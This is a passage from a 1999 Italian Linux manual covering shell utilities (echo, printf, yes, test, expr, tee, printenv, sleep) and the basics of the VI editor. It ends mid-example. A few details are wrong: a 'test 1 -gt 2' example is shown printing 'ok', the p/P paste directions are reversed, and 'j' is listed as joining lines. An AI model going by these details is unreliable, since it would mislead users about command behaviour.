### 52.1.1 $ echo

`echo [`⟨*opzioni*⟩`] [`⟨*stringa*⟩`...]`

Emette le stringhe indicate come argomento, separate da uno spazio e con l'aggiunta di un codice di interruzione di riga finale.

Opzioni

`-n`

Sopprime il codice di interruzione di riga finale, in modo da permettere l'emissione successiva sulla stessa riga.

`-e`

Abilita l'interpretazione delle sequenze di escape descritte più avanti.

Sequenze di escape

**`\a`** avvisatore acustico;

**`\b`** *backspace*; o <*BS*>;

**`\c`** eliminazione del codice di interruzione di riga finale;

**`\f`** *form feed* o <*FF*>;

**`\n`** *line feed* o <*LF*>;

**`\r`** *carriage return* o <*CR*>;

**`\t`** tabulazione (orizzontale) o <*HT*>;

**`\v`** tabulazione verticale;

**`\\`** barra obliqua inversa;

**`\nnn`** il carattere il cui codice ottale corrisponde al numero indicato da *nnn*.

### 52.1.2 $ printf

`printf` ⟨*formattazione*⟩ `[`⟨*argomento*⟩`...]`

Emette attraverso lo standard output la stringa di formattazione fornita, utilizzando gli argomenti, con le stesse regole utilizzate dalla funzione **`printf`** del linguaggio C.

Variabili di formattazione particolari

`\0`*`nnn`*

Numero ottale della lunghezza di 1 fino a tre cifre (contenenti numeri da 0 a 7).

`\x`*`hhh`*

Numero esadecimale della lunghezza di 1 fino a tre cifre (contenenti cifre da 0 a f).

### 52.1.3 $ yes

`yes [`⟨*stringa*⟩`...]`

**`yes`** emette ripetitivamente senza fine, attraverso lo standard output, le stringhe indicate come argomento (separate da uno spazio l'una dall'altra), seguite dal codice di interruzione di riga. Se non viene indicata alcuna stringa come argomento, emette la lettera **`y`**.
Il programma continua la sua esecuzione fino a che non viene interrotto.

Esempi

$ **`yes`**[*Invio*]

```
y
y
y
y
y
...
```

Senza argomenti, **`yes`** emette una serie indefinita di lettere **`y`** seguite dal codice di interruzione di riga.

---

$ **`yes n`**[*Invio*]

```
n
n
n
n
n
...
```

Se vengono specificate delle stringhe come argomento, queste stringhe vengono emesse ripetitivamente.

---

$ **`yes | mio_prog`**

Si inviano una serie di lettere **`y`**, seguite dal codice di interruzione di riga, al programma ipotetico **`mio_prog`** che probabilmente tende a fare una serie di domande alle quali si vuole rispondere sempre con una lettera **`y`**.

## 52.2 Espressioni

Alcuni programmi sono particolarmente indicati per la costruzione di espressioni e, per questo motivo, il risultato della loro elaborazione si traduce essenzialmente nella restituzione di un valore (*exit status*).

### 52.2.1 $ false

`false`

**`false`** è un programma banale che restituisce semplicemente il valore 1, corrispondente in pratica a *Falso* nell'ambito dei comandi di shell.

### 52.2.2 $ true

`true`

**`true`** è un programma banale che restituisce semplicemente il valore 0, corrispondente in pratica a *Vero* nell'ambito dei comandi di shell.

### 52.2.3 $ test

`test` ⟨*espressione-condizionale*⟩

Risolve (valuta) l'espressione indicata. Il valore restituito può essere *Vero* (corrispondente a zero) o *Falso* (corrispondente a 1) ed è pari al risultato della valutazione dell'espressione. Le espressioni possono essere unarie o binarie. Le espressioni unarie sono usate spesso per esaminare lo stato di un file. Vi sono operatori su stringa e anche operatori di comparazione numerica. Ogni operatore e operando deve essere un argomento separato.

Per fare riferimento a un descrittore di I/O (per esempio uno dei flussi di dati standard), si può indicare un file nella forma `/dev/fd/`*n*, dove il numero finale rappresenta l'*n*-esimo descrittore. In alternativa, si può fare riferimento direttamente ai file `/proc/self/fd/`*n*, secondo lo standard del kernel Linux.

Nella tabella 52.2, e successive, vengono elencate le espressioni elementari che possono essere utilizzate in questo modo.

| Espressione | Descrizione |
|---|---|
| −e ⟨*file*⟩ | *Vero* se il file esiste ed è di qualunque tipo. |
| −b ⟨*file*⟩ | *Vero* se il file esiste ed è un dispositivo a blocchi. |
| −c ⟨*file*⟩ | *Vero* se il file esiste ed è un dispositivo a caratteri. |
| −d ⟨*file*⟩ | *Vero* se il file esiste ed è una directory. |
| −f ⟨*file*⟩ | *Vero* se il file esiste ed è un file normale. |
| −L ⟨*file*⟩ | *Vero* se il file esiste ed è un collegamento simbolico. |
| −p ⟨*file*⟩ | *Vero* se il file esiste ed è una pipe con nome. |
| −S ⟨*file*⟩ | *Vero* se il file esiste ed è un socket. |
| −t ⟨*descrittore-file*⟩ | *Vero* se il descrittore indicato è aperto su un terminale. |
| −t | *Vero* se lo standard output è aperto su un terminale. |

Tabella 52.2: Espressioni per la verifica del tipo di file.

| Espressione | Descrizione |
|---|---|
| −g ⟨*file*⟩ | *Vero* se il file esiste ed è impostato il suo bit SGID. |
| −u ⟨*file*⟩ | *Vero* se il file esiste ed è impostato il suo bit SUID. |
| −k ⟨*file*⟩ | *Vero* se il file ha il bit Sticky attivo. |
| −r ⟨*file*⟩ | *Vero* se il file esiste ed è leggibile. |
| −w ⟨*file*⟩ | *Vero* se il file esiste ed è scrivibile. |
| −x ⟨*file*⟩ | *Vero* se il file esiste ed è eseguibile. |
| −O ⟨*file*⟩ | *Vero* se il file esiste e appartiene all'UID efficace dell'utente attuale. |
| −G ⟨*file*⟩ | *Vero* se il file esiste e appartiene al GID efficace dell'utente attuale. |

Tabella 52.3: Espressioni per la verifica dei permessi e delle modalità dei file.

| Espressione | Descrizione |
|---|---|
| −s ⟨*file*⟩ | *Vero* se il file esiste e ha una dimensione maggiore di zero. |
| ⟨*file1*⟩ −nt ⟨*file2*⟩ | *Vero* se il primo file ha la data di modifica più recente. |
| ⟨*file1*⟩ −ot ⟨*file2*⟩ | *Vero* se il primo file ha la data di modifica più vecchia. |
| ⟨*file1*⟩ −et ⟨*file2*⟩ | *Vero* se i due nomi corrispondono allo stesso inode. |

Tabella 52.4: Espressioni per la verifica di altre caratteristiche dei file.

Esempi

$ **`test 1 -gt 2 && echo "ok"`**[*Invio*]

`ok`

$ **`test -d /bin && echo "/bin è una directory"`**[*Invio*]

`/bin è una directory`

| Espressione | Descrizione |
|---|---|
| −z ⟨*stringa*⟩ | *Vero* se la lunghezza della stringa è zero. |
| −n ⟨*stringa*⟩ | *Vero* se la lunghezza della stringa è diversa da zero. |
| ⟨*stringa1*⟩ = ⟨*stringa2*⟩ | *Vero* se le stringhe sono uguali. |
| ⟨*stringa1*⟩ != ⟨*stringa2*⟩ | *Vero* se le stringhe sono diverse. |
| ⟨*stringa1*⟩ < ⟨*stringa2*⟩ | *Vero* se la prima stringa è lessicograficamente precedente. |
| ⟨*stringa1*⟩ > ⟨*stringa2*⟩ | *Vero* se la prima stringa è lessicograficamente successiva. |

Tabella 52.5: Espressioni per la verifica e la comparazione delle stringhe.

| Espressione | Descrizione |
|---|---|
| ⟨*op1*⟩ −eq ⟨*op2*⟩ | *Vero* se gli operandi sono uguali. |
| ⟨*op1*⟩ −ne ⟨*op2*⟩ | *Vero* se gli operandi sono differenti. |
| ⟨*op1*⟩ −lt ⟨*op2*⟩ | *Vero* se il primo operando è inferiore al secondo. |
| ⟨*op1*⟩ −le ⟨*op2*⟩ | *Vero* se il primo operando è inferiore o uguale al secondo. |
| ⟨*op1*⟩ −gt ⟨*op2*⟩ | *Vero* se il primo operando è maggiore del secondo. |
| ⟨*op1*⟩ −ge ⟨*op2*⟩ | *Vero* se il primo operando è maggiore o uguale del secondo. |

Tabella 52.6: Espressioni per il confronto numerico. Come operandi possono essere utilizzati numeri interi, positivi o negativi, oppure l'espressione speciale **`-l`** ⟨*stringa*⟩ che restituisce la lunghezza della stringa indicata.

### 52.2.4 $ expr

**`expr`** valuta un'espressione e ne emette il risultato attraverso lo standard output. Ogni elemento dell'espressione deve essere un argomento separato.

Gli operandi possono essere numeri o stringhe a seconda del tipo di operazione che si intende applicare.

Se vengono usate le parentesi, è molto probabile che la shell utilizzata costringa a proteggerle attraverso tecniche di *quoting*.

Valore di uscita

Il valore restituito da **`expr`** dipende essenzialmente dal risultato dell'espressione nel modo seguente:

- 0 se il risultato è diverso sia dal valore nullo che da zero;
- 1 se il risultato è nullo oppure zero;
- 2 se l'espressione non è valida.

Operatori logici

Le espressioni possono essere concatenate attraverso degli operatori logici.

> Per comprenderne intuitivamente il significato, occorre considerare che in questo caso, un valore numerico maggiore di zero viene considerato *Vero*, mentre un valore numerico pari a zero, oppure un valore nullo, viene considerato pari a *Falso*. In questo senso occorre fare attenzione a non confondersi con la valutazione che si fa invece sui valori restituiti da un programma o da un comando di shell.

---

|

È simile all'operatore OR: se la prima delle due espressioni genera un risultato diverso da zero e dal valore nullo, il risultato globale è questo; altrimenti il risultato è quello della seconda.

&

È simile all'operatore AND: se entrambe le espressioni generano un risultato diverso da zero e dal valore nullo, il risultato globale è quello della prima espressione; altrimenti il risultato è zero.

| Espressione | Descrizione |
|---|---|
| ! ⟨*espressione*⟩ | Inverte il risultato logico dell'espressione. |
| ⟨*espressione*⟩ −a ⟨*espressione*⟩ | *Vero* se entrambe le espressioni danno un risultato *Vero*. |
| ⟨*espressione*⟩ −o ⟨*espressione*⟩ | *Vero* se almeno un'espressione dà un risultato *Vero*. |

Tabella 52.7: Operatori logici.

Operatori di comparazione

Gli operatori di comparazione sono i soliti che si usano in matematica:

- < minore;
- <= minore o uguale;
- = uguale;
- == identicamente uguale (di fatto equivalente alla notazione **`=`**);
- != diverso;
- > maggiore;
- >= maggiore o uguale.

Se la comparazione è corretta (*Vero*), genera il valore 1, altrimenti si ottiene 0.

**`expr`** tenta inizialmente di considerare gli operatori da confrontare come numerici; se in questo modo fallisce l'operazione, tenta quindi di eseguire una comparazione lessicografica.

Espressioni numeriche

Gli operatori numerici sono i soliti che si usano in matematica:

- + addizione;
- - sottrazione;
- * moltiplicazione;
- / divisione;
- % resto o modulo.

Espressioni su stringhe

⟨*stringa*⟩ **`:`** ⟨*espressione-regolare*⟩

L'operatore **`:`** viene usato per comparare una stringa con un'espressione regolare. Questa espressione regolare può essere solo di tipo elementare e si considera che contenga implicitamente un accento circonflesso (`^`) iniziale.[1]

L'espressione regolare può contenere una coppia di parentesi tonde protette nel modo seguente: **`\(...\)`**. Se vengono usate, il risultato di questa comparazione sarà la stringa che corrisponde alla parte di espressione regolare racchiusa tra queste parentesi. Se non vengono usate, il risultato è il numero di caratteri che corrispondono.

Se la comparazione fallisce e sono state usate le parentesi **`\(`** e **`\)`**, il risultato è una stringa nulla. Se la comparazione fallisce e non sono state usate queste parentesi, il risultato è zero.

`match` ⟨*stringa*⟩ ⟨*espressione-regolare*⟩

Questa sintassi è un modo alternativo per eseguire una comparazione di stringhe. Si comporta in modo identico all'uso dell'operatore **`:`**.

---

`substring` ⟨*stringa*⟩ ⟨*posizione*⟩ ⟨*lunghezza*⟩

Restituisce una sottostringa a partire dalla posizione indicata per una lunghezza massima stabilita. Se uno dei valori usati per indicare la posizione o la lunghezza è negativo, il risultato è la stringa nulla.

`index` ⟨*stringa*⟩ ⟨*insieme-di-caratteri*⟩

Restituisce la prima posizione all'interno della stringa, a cui corrisponde uno dei caratteri che compone l'insieme di caratteri.

`length` ⟨*stringa*⟩

Restituisce la lunghezza della stringa.

Esempi

$ **`export miavar=2`**[*Invio*]

$ **`expr $miavar + 1`**[*Invio*]

[1] Questo significa che l'espressione regolare deve corrispondere a partire dell'inizio della stringa.

```
3
```

Viene creata la variabile **`miavar`** assegnandole il valore **`2`**, quindi calcola la somma tra il suo contenuto e **`1`**.

---

$ **`expr abc : 'a\(.\)c'`**[*Invio*]

```
b
```

Estrae dalla stringa la lettera centrale attraverso l'espressione regolare.

---

$ **`expr index ambaraba br`**[*Invio*]

```
3
```

Cerca la prima posizione all'interno della stringa **`ambaraba`** che corrisponda alla lettera **`b`**, oppure alla lettera **`r`**.

## 52.3 Ridirezione

La ridirezione dei flussi di input e di output dei programmi viene svolta dalle shell. Il programma **`tee`** è molto importante in queste situazioni perché permette di copiare in un file il flusso di dati che lo attraversa.

### 52.3.1 $ tee

`tee [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

Emette attraverso lo standard output quanto ricevuto dallo standard input, facendone una copia anche nei file indicati come argomento. Si tratta quindi di un filtro che permette di copiare i dati in transito in un file.

Alcune opzioni

`-a | --append`

Aggiunge (append) i dati ai file di destinazione invece di sovrascriverli.

`-i | --ignore-interrupts`

Ignora i segnali di interruzione.

## 52.4 Contesto operativo

Alcuni programmi si occupano di mostrare o modificare il contesto in cui si opera.

### 52.4.1 $ printenv

`printenv [`⟨*opzioni*⟩`] [`⟨*variabile*⟩`...]`

**`printenv`** emette attraverso lo standard output il contenuto delle variabili indicate come argomento. Se viene usato senza argomenti, emette il contenuto di tutte.

L'uso di questo programma è utile quando la shell di cui si dispone non permette di espandere una variabile.

Valore di uscita

- **`0`** se sono state trovate tutte le variabili specificate;
- **`1`** se almeno una variabile non è stata trovata;
- **`2`** se si è verificato un errore di scrittura.

Esempi

$ **`printenv PATH`**

Mostra il contenuto della variabile **`PATH`**.

## 52.5 Pause

Nella scrittura di script ci sono situazioni in cui è necessario fare delle pause, per permettere il completamento di qualcosa che non può essere controllato in modo sequenziale.

### 52.5.1 $ sleep

`sleep` ⟨*durata*⟩

**`sleep`** attende per il tempo indicato come argomento, quindi termina la sua esecuzione. La durata si esprime attraverso un numero seguito da una lettera che ne definisce l'unità di misura.

- **`s`** secondi
- **`m`** minuti
- **`h`** ore
- **`d`** giorni

Esempi

`$` **`sleep 10s`**

Attende 10 secondi e quindi termina la sua esecuzione.

`$` **`sleep 5m`**

Attende 5 minuti e quindi termina la sua esecuzione.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Creazione e modifica di file di testo

Il programma più importante che è necessario conoscere quando ci si avvicina a un nuovo sistema operativo è quello che permette di creare e modificare i file di testo normale. Nel caso dei sistemi Unix, è indispensabile conoscere VI, oltre ad altri applicativi simili che possono risultare più comodi da usare.

L'azione con la quale si indica l'intervento su un file del genere, viene spesso identificata con la parola inglese *editing*, per cui alle volte questi programmi applicativi vengono identificati come degli *editor*.

## 53.1 VI

Nei sistemi Unix, l'applicativo più importante per la creazione e la modifica dei file di testo è VI. È più importante perché onnipresente, soprattutto nei dischetti di emergenza, anche se non si tratta di un programma comodo da utilizzare.

VI ha una logica di funzionamento tutta sua che ne impedisce l'utilizzo a chi non abbia letto qualcosa al riguardo. L'intento di questa sezione è quello di chiarire questa logica, almeno in parte, in modo da facilitarne l'utilizzo in caso di necessità.

Per GNU/Linux, non esiste in circolazione una versione originale di VI, ma tante interpretazioni di questo, con potenzialità più o meno ampliate. Per tale motivo, `/bin/vi` è solitamente un collegamento (simbolico o meno) al programma che si utilizza effettivamente.

> L'interpretazione di VI più importante è quella del programma **`vim`** che è stato portato su diversi sistemi. In particolare, la versione Dos è in grado di gestire file di dimensione molto grande (diversi Megabyte) anche su sistemi i286 che dispongono soltanto dei classici 640 Kbyte di memoria RAM.

### 53.1.1 Origini di VI

I primi programmi di scrittura per i file di testo permettevano di visualizzare e di intervenire su una sola riga alla volta. Questo è il caso di **`ed`** per gli ambienti Unix e di **`EDLIN`** per il Dos.

VI è uno dei primi programmi applicativi per la scrittura e la modifica di file di testo a utilizzare tutto lo schermo per visualizzare le righe del testo su cui si opera. Da ciò deriva il nome che fa riferimento al suo comportamento «visuale» (*VIsual*).

A sua volta, VI è la derivazione di un programma precedente, EX, che si limitava a gestire una sola riga alla volta. Ma questa eredità è servita per incorporare i comandi tipici di EX.

### 53.1.2 Avvio

`vi [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

L'eseguibile **`vi`** può essere avviato o meno con l'indicazione di un file sul quale intervenire. Se questo file esiste, viene aperto e si ottiene la visualizzazione del suo contenuto per permetterne la modifica. Se non esiste, verrà creato.

È anche possibile l'indicazione di alcune opzioni, tra cui, le più importanti sono le seguenti.

`-R`

I file vengono aperti (inizialmente) in sola lettura.

`-c` ⟨*comando*⟩

Subito dopo aver caricato il primo dei file degli argomenti, viene eseguito il comando indicato.

`-s` ⟨*file-di-comandi*⟩

Subito dopo aver caricato il primo dei file degli argomenti, vengono eseguiti i comandi contenuti nel file di comandi indicato.

---

Quando si avvia VI senza indicare alcun file, appare una schermata simile a quella della figura 53.1 in cui le righe dello schermo contrassegnate dal simbolo tilde (`~`) rappresentano lo spazio non utilizzato dal file.

Normalmente, l'eseguibile **`vi`** può essere avviato utilizzando nomi diversi: per rispettare le tradizioni o per definire implicitamente degli attributi.

`view [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

Di solito, **`view`** è un collegamento al clone di VI che si ha a disposizione. Di norma, quando l'eseguibile di VI viene avviato con questo nome, si comporta come se gli fosse stata data l'opzione **`-R`**: sola lettura.

```
_
~
~
~
~
~
~
~
~
Empty Buffer
```

Figura 53.1: Avvio di VI.

`ex [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

Come già accennato, EX (precisamente l'eseguibile **`ex`**) è il programma da cui è derivato VI. Generalmente, nelle distribuzioni GNU/Linux si trova un collegamento (simbolico o meno) con questo nome che punta a **`vi`**. Alcuni cloni di VI, quando sono avviati con questo nome, tendono a comportarsi in maniera leggermente differente.

### 53.1.3 Modalità di funzionamento

VI distingue diverse modalità di funzionamento, altrimenti definibili come stati o contesti. Quando si avvia VI, questo si trova di solito nella modalità di comando che permette di usare determinati tasti attribuendogli significati speciali (di comando). Quando si vuole agire per inserire o modificare del testo, occorre utilizzare un comando con il quale VI passa alla modalità di inserimento e modifica.

Per complicare ulteriormente le cose, c'è da aggiungere che esistono in realtà due tipi di comandi: *visual* e *colon*. I comandi *visual* sono i più semplici e si compongono di brevi sequenze di uno o più tasti il cui inserimento non appare in alcuna parte dello schermo e si concludono senza la pressione del tasto [ *Invio* ]; i comandi *colon* iniziano tutti con il simbolo **`:`** (da cui il nome *colon*), terminano con [ *Invio* ] e dal momento che possono essere un po' più complicati, durante la digitazione appaiono sulla riga inferiore dello schermo. In particolare, i comandi *colon* sono quelli derivati da EX.

La modalità di inserimento si riferisce al momento in cui è possibile modificare il testo. Per passare dalla modalità di comando a quella di inserimento, si preme la lettera [ *i* ] (inserisce prima del cursore) o la lettera [ *a* ] (inserisce dopo il cursore).

Per tornare alla modalità di comando, da quella di inserimento, è sufficiente premere il tasto [ *Esc* ]. Quando ci si trova già nella modalità di comando, la pressione del tasto [ *Esc* ] non produce alcunché o al massimo interrompe l'introduzione di un comando, di conseguenza, se lo si usa inavvertitamente o troppo, non ne derivano inconvenienti.

Lo svantaggio principale di questo tipo di approccio è quello di dover passare alla modalità di comando per qualunque operazione diversa dal puro inserimento di testo. Anche lo spostamento del cursore avviene attraverso dei comandi, obbligando l'utente a premere il tasto [ *Esc* ] prima di poter utilizzare i tasti per il suo spostamento.

Tuttavia, i cloni più diffusi di VI addolciscono un po' il suo funzionamento introducendo l'uso dei tasti freccia nel modo consueto dei programmi di scrittura più recenti.

### 53.1.4 Posizione attiva

Per la descrizione del funzionamento di VI è importante definire il concetto di ***posizione attiva*** che si riferisce al punto in cui si trova il cursore. Estendendo il significato, si può parlare di riga attiva, colonna attiva e parola attiva, intendendo quelle su cui si trova il cursore.

### 53.1.5 Moltiplicatori

Prima di affrontare i comandi di VI è importante comprendere che l'effetto di molti di questi può essere ***moltiplicato*** utilizzando un numero. Il concetto è molto semplice e si richiama alla matematica: **`2a`** = **`a+a`**.

### 53.1.6 Inserimento

Come già accennato, si può inserire o modificare del testo solo quando si passa alla modalità di inserimento attraverso il comando **`i`** (*insert*) oppure **`a`** (*append*). Durante questa fase, tutti i simboli della tastiera servono per inserire del testo. Con il VI standard si può usare:

- [ *Invio* ] per terminare una riga e passare alla successiva;

- [ *Backspace* ] per tornare indietro (nella maggior parte dei casi si ottiene anche la cancellazione del testo);
- [ *Esc* ] per terminare la modalità di inserimento e passare a quella di comando.

Con le interpretazioni di VI più sofisticate, è concesso normalmente l'uso dei tasti freccia e in alcuni casi anche del tasto [ *Canc* ].
Per tutte le altre operazioni di modifica del testo si deve passare alla modalità di comando.

```
Il mio primo documento scritto con vi.

Non è facile, ma ne vale ugualmente la pena_
~
~
~
~
~
~
-- INSERT --
```

Figura 53.2: VI durante la fase di inserimento di testo.

I comandi a disposizione per passare alla modalità di inserimento sono molti e non si limitano quindi ai due modi appena descritti. La tabella 53.1 ne elenca alcuni.

| Comando | Descrizione |
|---|---|
| I | Inserisce all'inizio della riga attiva. |
| i | Inserisce prima della posizione attiva. |
| A | Aggiunge alla fine della riga attiva. |
| a | Aggiunge dopo la posizione attiva. |
| O | Inserisce prima della riga attiva (inserendo una riga). |
| o | Aggiunge dopo la riga attiva (inserendo una riga). |

Tabella 53.1: Elenco dei comandi utilizzabili per passare alla modalità di inserimento.

### 53.1.7 Navigazione

Come già accennato, lo spostamento del cursore, e di conseguenza della posizione attiva, avviene per mezzo di comandi che generalmente obbligano a terminare la fase di inserimento. I cloni di VI più recenti permettono l'uso dei tasti freccia durante la modalità di inserimento (oltre che durante la modalità di comando), ma questo è solo un minimo aiuto: in generale è necessario tornare alla modalità di comando.

I comandi normali per lo spostamento del cursore sono le lettere **`h`**, **`j`**, **`k`** e **`l`**, che rispettivamente spostano il cursore a sinistra, in basso, in alto e a destra. La ragione della scelta di queste lettere sta nella vicinanza di queste nella maggior parte delle tastiere.

Salvo casi particolari e situazioni in cui questo concetto non è ragionevolmente applicabile, i comandi di spostamento, preceduti da un numero, vengono ripetuti tante volte quante ne rappresenta quel numero. Per esempio, il comando **`2h`** sposta il cursore a sinistra di due posizioni.

Per raggiungere una riga determinata è possibile utilizzare il comando ***n*G** o **:*n*** (in quest'ultimo caso, seguito da [ *Invio* ])

Per esempio, per raggiungere la decima riga di un ipotetico documento si può utilizzare indifferentemente uno dei due comandi seguenti.

**`10G`**

**`:10`**[ *Invio* ]

Per fare scorrere il testo di una schermata alla volta si utilizzano le combinazioni di tasti [ *Ctrl+B* ] e [ *Ctrl+F* ] che rispettivamente spostano il testo all'indietro e in avanti (*Back* e *Forward*)

I comandi a disposizione per lo spostamento sono ovviamente numerosi, la tabella 53.2 ne elenca alcuni.

Esempi

**`5w`**

Sposta il cursore all'inizio della quinta parola successiva.

| Comando | Descrizione |
|---|---|
| h | Sposta il cursore a sinistra di un carattere. |
| j | Sposta il cursore in basso nella riga successiva. |
| k | Sposta il cursore in alto nella riga precedente. |
| l | Sposta il cursore a destra di un carattere. |
| - | Sposta il cursore all'inizio della riga precedente. |
| + | Sposta il cursore all'inizio della riga successiva. |
| w | Sposta il cursore all'inizio della parola successiva. |
| e | Sposta il cursore alla fine della parola successiva. |
| b | Sposta il cursore all'inizio della parola precedente. |
| ^ | Sposta il cursore all'inizio della prima parola della riga. |
| 0 | Sposta il cursore all'inizio della riga. |
| $ | Sposta il cursore alla fine della riga. |
| H | Sposta il cursore sulla prima riga che appare sullo schermo. |
| M | Sposta il cursore sulla riga centrale dello schermo. |
| L | Sposta il cursore sull'ultima riga che appare sullo schermo. |
| G | Sposta il cursore sull'ultima riga del file. |
| *n*G | Sposta il cursore sulla riga identificata dal numero *n*. |
| \| | Sposta il cursore sulla prima colonna (all'inizio della riga). |
| *n*\| | Sposta il cursore sulla colonna identificata dal numero *n*. |
| :*n* | Sposta il cursore sulla riga identificata dal numero *n*. |
| Ctrl+B | Fa scorrere il testo all'indietro di una schermata. |
| Ctrl+F | Fa scorrere il testo in avanti di una schermata. |
| Ctrl+U | Fa scorrere il testo all'indietro di mezza schermata. |
| Ctrl+D | Fa scorrere il testo in avanti di mezza schermata. |

Tabella 53.2: Elenco dei comandi utilizzabili per la navigazione all'interno del testo.

**2b**

Sposta il cursore all'inizio della seconda parola precedente.

**5G**

Sposta il cursore all'inizio della quinta riga.

**4|**

Sposta il cursore sulla quarta colonna.

### 53.1.8 Modificatori

I comandi di spostamento, esclusi quelli che iniziano con i due punti (**:**) e quelli che si ottengono per combinazione ([ *Ctrl+...* ]), possono essere utilizzati come ***modificatori*** di altri comandi.

All'interno di VI manca il concetto di: ***zona di intervento***. Per definire l'estensione di un comando lo si può far precedere da un moltiplicatore (un numero) e in più, o in alternativa, lo si può fare seguire da un comando di spostamento. Il comando di spostamento viene utilizzato in questo caso per definire una zona che va dalla posizione attiva a quella di destinazione del comando, e su questa zona interverrà il comando precedente.

Tuttavia, per poter applicare questo concetto, è necessario che i comandi da utilizzare in associazione con i modificatori (di spostamento), siano stati previsti per questo. Deve trattarsi cioè di comandi che richiedono questa ulteriore aggiunta.

Come si vedrà in seguito, il comando **x** permette di cancellare quello che appare in corrispondenza del cursore. Quando viene premuto il tasto [ *x* ] si ottiene subito la cancellazione del carattere, e per tale ragione, a questo genere di comandi non si può far seguire alcun modificatore. Questo tipo di comandi può solo essere preceduto da un moltiplicatore.

Si comporta diversamente il comando **d** che invece deve essere seguito da un modificatore e con questo definisce una zona da cancellare. Per esempio, **dw** cancella dalla posizione attiva fino all'inizio della prossima parola e **d$** cancella dalla posizione attiva fino alla fine della riga.

### 53.1.9 Cancellazione

Durante la fase di inserimento è possibile cancellare solo il carattere appena scritto utilizzando il tasto [ *Backspace* ], sempre che il clone di VI a disposizione lo consenta, altrimenti si ottiene solo l'arretramento del cursore. Per qualunque altro tipo di cancellazione occorre passare alla modalità di comando.

I comandi di cancellazione più importanti sono **`x`**, **`d`** seguito da un modificatore, e **`dd`**. Il primo cancella il carattere che si trova in corrispondenza della posizione attiva, cioè del cursore, il secondo cancella dalla posizione attiva fino all'estensione indicata dal modificatore e il terzo cancella tutta la riga attiva. Con VI non è possibile cancellare il carattere che conclude una riga (il codice di interruzione di riga), di conseguenza, per unire due righe insieme si utilizza il comando **`J`** oppure **`j`** (bisogna provare).

| Comando | Descrizione |
|---|---|
| x | Cancella il carattere che si trova sulla posizione attiva. |
| J oppure j | Unisce la riga attiva con quella successiva. |
| dd | Cancella la riga attiva. |
| d⟨*mod*⟩ | Cancella dalla posizione attiva fino all'estensione indicata dal modificatore. |
| D | agisce come d$. |

Tabella 53.3: Elenco dei comandi utilizzabili per cancellare.

Esempi

**`5x`**

Ripete 5 volte la cancellazione di un carattere. In pratica, cancella 5 caratteri.

**`2dd`**

Ripete 2 volte la cancellazione di una riga. In pratica, cancella la riga attiva e quella seguente.

**`dw`**

Cancella a partire dalla posizione attiva, fino al raggiungimento della prossima parola.

**`2dw`**

Ripete per due volte il tipo di cancellazione dell'esempio precedente. In pratica cancella fino all'inizio della seconda parola.

**`d2w`**

Cancella a partire dalla posizione attiva, fino al raggiungimento della seconda parola successiva. In pratica, esegue la stessa operazione del comando **`2dw`**.

**`db`**

Cancella a ritroso, dalla posizione corrente fino all'inizio della prima parola che viene incontrata.

**`d$`**

Cancella a partire dalla posizione attiva fino alla fine della riga.

**`d5G`**

Cancella dalla posizione attiva fino all'inizio della riga numero 5.

### 53.1.10 Sostituzione

La modifica del testo inserito può avvenire attraverso i comandi di cancellazione già visti, oppure attraverso comandi di sostituzione. Generalmente si tratta di comandi che prima cancellano parte del testo e subito dopo attivano l'inserimento.

I comandi di sostituzione più importanti sono **`c`** seguito da un modificatore, e **`cc`**. Il primo sostituisce dalla posizione attiva fino all'estensione indicata dal modificatore e il secondo sostituisce tutta la riga attiva.

A fianco di questi se ne aggiungono un paio che possono essere utili proprio per il fatto che non passano alla modalità di inserimento: ***`rx`*** e **`~`**. Il primo sostituisce il carattere in corrispondenza del cursore con quello rappresentato da *x* e il secondo inverte le lettere minuscole in maiuscole e viceversa.

| Comando | Descrizione |
|---|---|
| C | Sostituisce dalla posizione attiva alla fine della riga. |
| cc | Sostituisce la riga attiva a partire dall'inizio. |
| c⟨*mod*⟩ | Sostituisce dalla posizione attiva fino all'estensione indicata dal modificatore. |
| r*x* | Rimpiazza quanto contenuto nella posizione attiva con *x*. |
| ~ | Inverte maiuscole e minuscole. |

Tabella 53.4: Elenco dei comandi di sostituzione e rimpiazzo.

Esempi

**cc**

Sostituisce la riga attiva.

**c$**

Sostituisce a partire dalla posizione attiva fino alla fine della riga.

**rb**

Rimpiazza il carattere che si trova nella posizione attiva con la lettera **b**.

**10~**

Inverte le lettere maiuscole e minuscole a partire dalla posizione attiva, per dieci caratteri.

### 53.1.11 Copia e spostamento di porzioni di testo

La gestione della copia e dello spostamento di testo attraverso VI è un po' complicata. Per questa attività si utilizzano delle aree temporanee di memoria alle quali si possono accodare diverse parti di testo.

L'operazione con la quale si copia una porzione di testo in un'area temporanea di memoria viene detta *yanking* (estrazione) e questo giustifica l'uso della lettera **y** nei comandi che compiono questa funzione.

Le aree temporanee di memoria per lo spostamento o la copia di testo possono essere 27: una per ogni lettera dell'alfabeto e una aggiuntiva senza nome.

Il modo più semplice di gestire questo meccanismo è quello di usare l'area temporanea senza nome. Per copiare una porzione di testo si può utilizzare il comando **y** seguito da un modificatore, oppure il comando **yy** che invece si riferisce a tutta la riga attiva. Per incollare il testo copiato, dopo aver posizionato il cursore nella posizione di destinazione, si può utilizzare il comando **p** oppure **P**, a seconda che si intenda incollare prima o dopo la posizione del cursore.

Il comandi **p** e **P** non cancellano il contenuto dell'area temporanea, di conseguenza, se serve si può ripetere l'operazione di inserimento riutilizzando questi comandi.

Se invece di copiare si vuole spostare il testo, al posto di usare i comandi di *yanking* si possono usare quelli di cancellazione che, anche se non era stato chiarito precedentemente, prima di cancellare il testo fanno una copia nell'area temporanea.

| Comando | Descrizione |
|---|---|
| yy | Copia la riga attiva nell'area temporanea. |
| y⟨*mod*⟩ | Copia nell'area temporanea il testo fino all'estensione indicata dal modificatore. |
| dd | Trasferisce la riga attiva nell'area temporanea. |
| d⟨*mod*⟩ | Trasferisce nell'area temporanea il testo fino all'indicazione dal modificatore. |
| p | Incolla prima della posizione del cursore. |
| P | Incolla dopo la posizione del cursore. |

Tabella 53.5: Elenco dei comandi per le operazioni di copia e spostamento di testo che fanno uso dell'area temporanea di memoria senza nome.

Esempi

**5yy**

Copia nell'area temporanea 5 righe a partire da quella attiva.

**yw**

Copia nell'area temporanea il testo che parte dalla posizione attiva fino all'inizio della prossima parola.

**y$**

